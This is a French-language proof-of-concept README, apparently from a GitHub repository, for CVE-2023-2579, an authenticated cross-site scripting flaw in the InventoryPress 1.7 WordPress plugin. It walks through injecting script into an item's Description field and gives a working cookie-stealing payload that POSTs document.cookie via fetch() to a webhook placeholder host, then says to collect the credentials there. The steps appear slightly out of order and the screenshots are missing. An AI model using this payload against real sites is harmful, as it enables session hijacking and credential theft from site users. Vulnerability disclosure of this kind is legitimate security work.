 0xn4d/poc-cve-xss-inventory-press-plugin
Preuve de concept pour CVE-2023-2579

L'identifiant CVE-2023-2579 a été réservé et le PoC a été publié sur le site WPScan : https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe
Titre : Cross-Site Scripting Réfléchi Authentifié dans le plugin InventoryPress pour WordPress CMS
Date : 2023-04-21
Auteur : Danilo Albuquerque
Site du fournisseur : https://wordpress.org
Lien du logiciel : https://wordpress.org/download
Version : WordPress 6.2
Nom et version du plugin : InventoryPress 1.7
Testé sur : Brave (Version 1.50.119 Chromium: 112.0.5615.121 (Version officielle) 64 bits)

Lorsque vous faites tout cela et que vous mettez à jour la page actuelle, une fenêtre contextuelle d'alerte apparaîtra avec le message correspondant.

Allez sur la page où vous pouvez ajouter des articles dans l'inventaire :

Ajoutez la charge utile malveillante dans le champ « Description » du formulaire :
Accédez au lien du nouvel article généré par le plugin :

Une fois la requête effectuée, la fenêtre contextuelle d'alerte s'affiche :

Ajoutez la charge utile suivante pour voler les cookies dans le champ « Description » : <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>. Ensuite, publiez le nouvel article, ou mettez à jour un ancien ;

Déclenchez et récupérez les identifiants sur le site Webhook
Ajout de la charge utile et publication de l'article (ou mise à jour) :
Déclenchement et récupération des identifiants :